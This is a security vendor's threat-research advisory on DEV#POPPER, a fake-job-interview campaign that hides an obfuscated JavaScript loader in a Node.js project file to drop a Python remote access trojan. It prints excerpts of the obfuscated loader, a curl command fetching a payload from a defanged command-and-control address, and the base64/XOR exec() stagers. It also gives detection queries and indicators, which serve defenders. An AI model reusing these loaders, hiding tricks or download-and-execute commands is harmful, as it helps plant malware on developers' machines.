# Analysis of DEV#POPPER: New Attack Campaign Targeting Software Developers Likely Associated With North Korean Threat Actors

securonix.com/blog/analysis-of-devpopper-new-attack-campaign-targeting-software-developers-likely-associated-with-north-korean-threat-actors/

## Securonix Threat Research Security Advisory – Fast Track/Early-Warning Coverage Advisory (FCA)

**By Securonix Threat Research: D.Iuzvyk, T. Peck, O.Kolesnikov**

Apr 24, 2024

## tldr:

The Securonix Threat Research Team has been monitoring a new ongoing social engineering attack campaign (tracked by STR as DEV#POPPER) likely associated with North Korean threat actors who are targeting developers using fake interviews to deliver a Python-based RAT.

The Threat Research team has been investigating a new threat campaign (tracked by STR as DEV#POPPER) that's been targeting software developers. STR has been able to identify malicious software repositories used by attackers as part of the attack campaign, which we'll delve deeper into to get a better understanding as to how the malicious threat actors infect systems and their capabilities.

**Introduction**

Social engineering is an advanced tactic used by threat actors to manipulate individuals into divulging confidential information or performing actions that they might normally not. The attacker's goal is to trick the user into unknowingly compromising themselves or place of employment. Unlike traditional hacking methods which rely on exploitation, social engineering targets human vulnerabilities by exploiting psychological manipulation. This method plays on basic human traits such as trust, fear or the desire to simply be helpful.

In the case of the DEV#POPPER attack campaign we've been observing, an interesting form of social engineering was noted which involves the targeting of specific professional groups such as software developers. This technique, while not extremely prevalent at the moment, is still ongoing and has been reported a number of times in the past by North Korean threat actors.

In summary, an example of this is where attackers set up fake job interviews for developers, pretending to be legitimate job interviewers. During these fraudulent interviews, the developers are often asked to perform tasks that involve downloading and running software from sources that appear legitimate, such as GitHub. The software contained a malicious Node JS payload that, once executed, compromised the developer's system.


This method is effective because it exploits the developer's professional engagement and trust in the job application process, where refusal to perform the interviewer's actions could compromise the job opportunity. The attackers tailor their approach to appear as credible as possible, often by mimicking real companies and replicating actual interview processes. This guise of professionalism and legitimacy lulls the target into a false sense of security, making it easier to deploy malware without arousing suspicion.

Note – At the time of publication, the attackers GitHub repositories we analyze below have already been deleted. However, members of the cybersecurity community have picked up on other GitHub hosted samples as well.

## Stage 1: Malicious Node.js Project

The first stage involves downloading or cloning git project from GitHub which would have been sent to the interviewee from the interviewer. The zip archive contains a legitimate looking Node.js project containing a README.md.


Buried in the Backend directory was a single JavaScript file which on the surface appears to be part of legit node.js project using Mongoose, which is a Node.js package that provides MongoDB object modeling in an asynchronous environment.



```
const mongoose = require("mongoose");

const ImageDetailsScehma = new mongoose.Schema(
  {
   image:String
  },
  {
    collection: "ImageDetails",
  }
);

mongoose.model("ImageDetails", ImageDetailsScehma);
```

Figure 1: imageDetails.js – unusually long scroll bar


However, closer examination reveals a huge line of highly obfuscated code when scrolling way over to the right. An example of how large this is can be seen by looking at the scrollbar in the figure above. The gif in the figure below also demonstrates this as you can see the obfuscated code past a large comment block on the right.



```
const mongoose = require("mongoose");

const ImageDetailsScehma = new mongoose.Schema(
  {
   image:String
  },
  {
    collection: "ImageDetails",
  }
);

mongoose.model("ImageDetails", ImageDetailsScehma);
```

Figure 2: Video highlighting the malicious JavaScript code out of view

Removing the JavaScript code from imageDetails.js and placing it into its own file allows us to analyze it a bit easier. The  is obfuscated using several layers of obfuscation including base64 and variable substitutions.



```
Object.prototype.toString,Object.defineProperty,Object.getOwnPropertyDescriptor;const t="base64
    ",c="utf8",a=require("fs"),$=require("os"),r=a=>(s1=a.slice(1),Buffer.from(s1,t).toString(c
    ));pt=require(r("zcGF0aA")),rq=require(r("YcmVxdWVzdA")),cr=require(r("aY3J5cHRv")),ex=
    require(r("aY2hpbGRfcHJvY2Vzcw"))[r("cZXhlYw")],hs=$[r("caG9zdG5hbWU")](),pl=$[r("
    YcGxhdGZvcm0")](),hd=$[r("ZaG9tZWRpcg")](),td=$[r("cdG1wZGly")](),tp=$[r("AdHlwZQ")]();let
    e;const n=a=>Buffer.from(a,t).toString(c),l=()=>{let t="
    MTQ3LjEyNCaHR0cDovLw4yMTQuMTMxOjEyNDQ=  ";for(var c="",a="",$="",r="",e=0;e<10;e++)c+=t[e],
    a+=t[10+e],$+=t[20+e],r+=t[30+e];return c=c+$+r,n(a)+n(c)},s=t=>t.replace(/^~([a-z]+|\/)/,(
    (t,c)=>"/"===c?hd:`${pt[n("ZGlybmFtZQ")](hd)}/${c}`)),h="ckhVMQ1",o="Z2V0",i="Ly5ucGw",Z="
    d3JpdGVGaWxlU3luYw",m="L2NsaWVudA",u=n("ZXhpc3RzU3luYw"),d="TG9naW4gRGF0YQ",y="Y29weUZpbGU"
    ;function p(t){const c=n("YWNjZXNz"+"U3luYw");try{return a[c](t),!0}catch(t){return!1}}
    const b=n("RGVmYXVsdA"),G=n("UHJvZmlsZQ"),f=r("aZmlsZW5hbWU"),W=r("cZm9ybURhdGE"),Y=r("
    adXJs"),w=r("Zb3B0aW9ucw"),V=r("YdmFsdWU"),v=n("cmVhZGRpclN5bmM"),j=n("c3RhdFN5bmM"),L=(n("
    aXNEaXJlY3Rvcnk"),n("cG9zdA")),x="Ly5jb25maWcv",z="L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8"
    ,F="L0FwcERhdGEv",R="L1VzZXIgRGF0YQ",N="R29vZ2xlL0Nocm9tZQ",X="
    QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy",Q="Z29vZ2xlLWNocm9tZQ",_=["
    TG9jYWwvQnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy",X,"QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy"],J=[
    "TG9jYWwvR29vZ2xlL0Nocm9tZQ",N,Q],g=["Um9hbWluZy9PcGVyYSBTb2Z0d2FyZS9PcGVyYSBTdGFibGU","
    Y29tLm9wZXJhc29mdHdhcmUuT3BlcmE","b3BlcmE"];let k="comp";const U=["bmtiaWhmYmVv","
    ZWpiYWxiYWtv","Zmhib2hpbWFl","aG5mYW5rbm9j","aWJuZWpkZmpt","YmZuYWVsbW9t","YWVhY2hrbm1l","
    aGlmYWZnbWNj"],B=["Z2FlYW9laGxlZm5rb2RiZWZncGdrbm4","cGxjaGxnaGVjZGFsbWVlZWFqbmltaG0","
    bGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA","ZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ","
    bWtwY25scGVia2xtbmtvZW9paG9mZWM","ZWltaGxwbWdqbmpvcGhocGtrb2xqcGE","
    ZnBoZXBjY2lvbmJvb2hja29ub2VlbWc","ZHBla3Bsb21qamtjZmdvZG5oY2VsbGo"],q="
    Y3JlYXRlUmVhZFN0cmVhbQ",C=async(t,c,$)=>{let r=t;if(!r||""===r)return[];try{if(!p(r))return
    []}catch(t){return[]}c||(c="");let e=[];const l=n("TG9jYWwgRXh0ZW5zaW9uIFNldHRpbmdz"),s=n(q
    ),h=n("LmxkYg"),o=n("LmxvZw");for(let $=0;$<200;$++){const i=`${t}/${0===$?b:`${G} ${$}`}/
```

Figure 3: Extracted obfuscated JavaScript  code from imageDetails.js.

## Stage 2: Command execution and payload download

When the victim eventually run node.js project, the malicious JavaScript code in Stage 1 is executed through the NodeJS process (node.exe). The purpose of the malicious script in Stage 1 is simply to download and extract an archive file, extract it and then execute the next stage.


Through the node.exe process we observed the following commands:

| Command | Purpose |
|---|---|
| cmd.exe /d /s /c "curl -lo "C:\Users\[REDACTED]\AppData\Local\Temp\p.zi" "hxxp://147.124.214[.]131:1244/pdown" | Download next stage payload "p.zi" |
| tar -xf C:\Users\[REDACTED]\AppData\Local\Temp\p2.zip -c c:\users\[REDACTED]" | Using the tar command, extract zip file into the user's temp directory |
| cmd.exe /d /s /c ""c:\users\[REDACTED]\.pyp\python.exe" "c:\users\[REDACTED]\.npl" | Run python.exe and execute the hidden file which was just extracted ".npl" |

## Stage 3: Python code execution – .npl

The ".npl" file is technically a Python file, without an extension and uses a starting dot "." to indicate to the operating system that it is a hidden file. This may or may not be hidden from view to the user depending on their operating system settings.

The file contains a large base64 payload and uses a combination of string manipulation and decoding to execute the Python code hidden inside of it. Base64 encoding and XOR logic are used for the content behind the hidden string. This is then executed as Python code using exec().




```
sType = 'ckhVMQ1'

t="GlmY"+"ksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTRmGSsSS
import base64
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)
```

Figure 4: Python execution .npl file contents

The decoded result contains several key variables such as its current path and a hard-coded C2 server: hxxp://147.124.214[.]131:1244. The Python script then calls and executes another Python script which is located at C:\Users\Redacted\.n2/pay.

## Stage 3: Python code execution – pay

The “pay” script is also an extensionless file similar to the first Python script we analyzed. This next script contains similar payload execution tactics where a Base64 string is decoded in the same fashion, however two unique strings are executed. Each of these can be seen in the figure below.



```
sType = 'ckhVMQ1'

t = "w4Ix"+"UULD" + "Hlk5FychbCYWRyxOYXk/KxRfLAxfMz4rGhQ8DTwxbC0aRCYKIXUrIQNaJ"+"hwwXyo2GFlpCjAk
import base64
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)
t = "Nw0U"+"NQQS" + "JxpAOjwlcTEvBFVjen0hPy8DVjo8PH0gIRRbMDpbNyEhGhAhJzw0cycaQDo8JXEgIhJVJUQ3Izw
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)
```

Figure 5: res – Python file contents

The first decoded code string executes and gathers system and network information from an infected computer and then sends this data to a remote server which includes the following:

- Operating system type
- Hostname
- OS release version
- OS version
- Username of the logged-in user
- A unique identifier for the device (uuid) generated by hashing the MAC address and username

This information is gathered and then transmitted in a JSON-like format back to the attacker's C2 server by issuing a carefully crafted HTTP POST request.

The second decoded and executed string is much longer than the first and contains quite a bit more functionality. Once executed, the script functions similarly to a RAT (Remote Access Trojan), allowing the attacker to interact with the victim's machine remotely. After analyzing the decoded portion of the script, we observed the following capabilities:

- **Networking and session creation:** Used for persistent connections: This establishes persistent TCP connections including structuring and sending JSON formatted data.
- **File system interaction:** Contains functions to traverse directories and filter files based on specific extensions and directories to exclude. It can also locate and potentially exfiltrate files that do not match certain criteria (like file size and extension).
- **Remote command execution:** The script contains several functions which allow for the execution of system shell commands and scripts.. This includes browsing the filesystem and executing shell commands.

- **Data Handling and transmission:** Functionality for encoding data over an established TCP connection. It handles data reception, decoding different character encodings and manages transmission errors and timeouts.
- **Exfiltration and uploading:** For exfiltration,the Python script is able to send files to a remote FTP server with the ability to filter in or out files based on its extension. Other functions exist to help automate this process by collecting data from various user directories like Documents and Downloads.
- **Clipboard and keystroke logging:** The script includes capabilities to monitor and exfiltrate clipboard contents and keystrokes.

## Securonix recommendations

When it comes to attacks which originate through social engineering, it's critical to maintain a security-focused mindset, especially during intense and stressful situations like job interviews. The attackers behind the DEV#POPPER campaigns abuse this, knowing that the person on the other end is in a highly distracted and in a much more vulnerable state.  When it comes to prevention and detection, the Securonix Threat Research team recommends:

- Raise awareness to the fact that people are targets of social engineering attacks just as technology is exploitation. Remaining extra vigilant and security continuous, even during high-stress situations is critical to preventing the issue altogether.
- In case of code execution, monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories found in the user's %APPDATA% directory.
- Monitor for the usage of non-default scripting languages such as Python on endpoints and servers which should normally not execute it. To assist in this, leverage additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

## MITRE ATT&CK Matrix

| Tactics | Techniques |
|---|---|
| Collection | T1560: Archive Collected Data |
| Command and Control | T1132: Data Encoding |
| Defense Evasion | T1027.010: Obfuscated Files or Information: Command Obfuscation<br>T1070.004: Indicator Removal: File Deletion |
| Discovery | T1033: System Owner/User Discovery<br>T1082: System Information Discovery |
| Execution | T1059.001: Command and Scripting Interpreter: PowerShell<br>T1059.003: Command and Scripting Interpreter: Windows Command Shell<br>T1059.006: Command and Scripting Interpreter: Python |
| Exfiltration | T1041: Exfiltration Over C2 Channel |

## Relevant provisional Securonix detections

- EDR-ALL-930-RU
- EDR-ALL-1246-RU
- NGF-ALL-833-ER

## Relevant hunting queries

**(remove square brackets “[ ]” for IP addresses or URLs)**

- index = activity AND rg_functionality = “Web Proxy” AND (destinationaddress = “147.124.214[.]131” OR destinationaddress = “173.211.106[.]101”)
- index = activity AND rg_functionality = “Next Generation Firewall” AND  (destinationaddress = “147.124.214[.]131” OR destinationaddress = “173.211.106[.]101”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Network connection detected” OR deviceaction = “Network connection detected (rule: NetworkConnect)”) AND destinationport=”1244″)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND destinationprocessname ENDS WITH “python.exe” AND (destinationprocessname ENDS WITH “cmd.exe” OR destinationprocessname ENDS WITH “powershell.exe”)
(change the first destinationprocessname to sourceprocessname)

## C2 and infrastructure

| C2 Address |
|---|
| 147.124.214[.]131 |
| 173.211.106[.]101 |

## Analyzed files/hashes

| File Name | SHA256 |
|---|---|
| sports_platform_app-main.zip | 45c991529a421104f2edf03d92e01d95774bf54325f9107dd4139505912a0c1e |
| imageDetails.js | 33617F0AC01A0F7FA5F64BD8EDEF737F678C44E677E4A2FB23C6B8A3BCD39FA2 |
| .npl | F9CA12321FB91157CCE8513E935810D1C2005AB0739322B474F0CB4AF2605D16 |
| pay | 977A9024962102B02128D391C0543C63328D3F26701ECA1A5D282AF4D493DC2E |

## References:

1. Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors
https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/